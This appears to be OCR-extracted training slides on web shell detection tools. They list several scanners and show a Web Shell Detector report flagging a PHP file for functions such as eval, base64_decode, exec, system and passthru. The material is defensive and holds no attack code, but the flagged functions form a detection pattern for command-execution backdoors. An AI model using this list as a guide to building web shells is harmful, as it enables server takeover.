
Web Shell Detection Tools

Web Shell Detector

- Web Shell Detector is a **PHO/ Python-based script** that assists in scanning and discovering php/cgi(perl)/asp/aspx shells

Web Shell Detection Tools

- FireEye Network Security (*https://www.fireeye.com*)
- NeoPI (*https://github.com*)
- AntiShell Web Shell Hunter (*https://antishell.com*)
- Astra (*https://www.getastra.com*)


Web Shell Detector
localhost/~adnan/PHP-Shell-Detector/baru/PHP-Shell-Detector/shelldetect.php

```
Web Shell Detector v1.62

Starting file scanner, please be patient file scanning can take some time.
Number of known shells in database is: 352
Files found: 4
File scan done, we have: 4 files to analize
Suspicious behavior found in: AntiSecShell.php
    Full path:                  AntiSecShell.php
    Owner:                      501
    Permission:                 0644
    Last accessed:              10:30:35  27/05/2022
    Last modified:              09:20:02  27/05/2022
    MD5 hash:                   cdddd404955e9fad1cf4f08ff0e17548
    Filesize:                   189.18 KB
    suspicious functions used:  base64_decode (line:19);popen (line:156);popen (line:158);exec (line:171);exec (line:172);system (line:175);system
                                (line:176);passthru (line:177);passthru (line:178);popen (line:179);exec (line:192);exec (line:193);shell_exec (line:1
    (line:196);system (line:197);system (line:199);passthru (line:202);passthru (line:204);popen (line:207);base64_decode (line:250);base64_decode (line:
    (line:272);exec (line:278);system (line:425);eval (line:492);base64_decode (line:1798);base64_decode (line:1799);base64_decode (line:1801);eval (lin
    (line:2475);eval (line:2482);eval (line:2497);eval (line:2505);eval, base64_decode (line:2545);base64_decode (line:2603);parse_ini_file (line:2625);bas
    (line:2646);base64_decode (line:3058);
    Fingerprint:                Negative (if wrong submit file for analize)
Status: 1 suspicious files found and 0 shells found
```

https://www.shelldetector.com


Web Shell Detection Tools

Attackers often try to discover vulnerabilities in an application or web page, through which they target the web servers. Then, they exploit those vulnerabilities to install backdoors via web shells to gain remote access and perform malicious operations on the target server. To prevent such attacks, it is mandatory to carry out regular web shell or backdoor scanning. Security professionals use tools such as Web Shell Detector, FireEye Network Security, and NeoPI to detect these web shells on the target servers.

- **Web Shell Detector**

  Source: *https://www.shelldetector.com*

  Web Shell Detector is a PHP/Python-based script that helps in scanning and discovering php/cgi(perl)/asp/aspx shells. It has a web shells signature database that helps in discovering the web shell".



Web Shell Detector
localhost/~adnan/PHP-Shell-Detector/baru/PHP-Shell-Detector/shelldetect.php

Web Shell Detector v1.62

Starting file scanner, please be patient file scanning can take some time.

Number of known shells in database is: 352

Files found: 4

File scan done, we have: 4 files to analize

Suspicious behavior found in: AntiSecShell.php

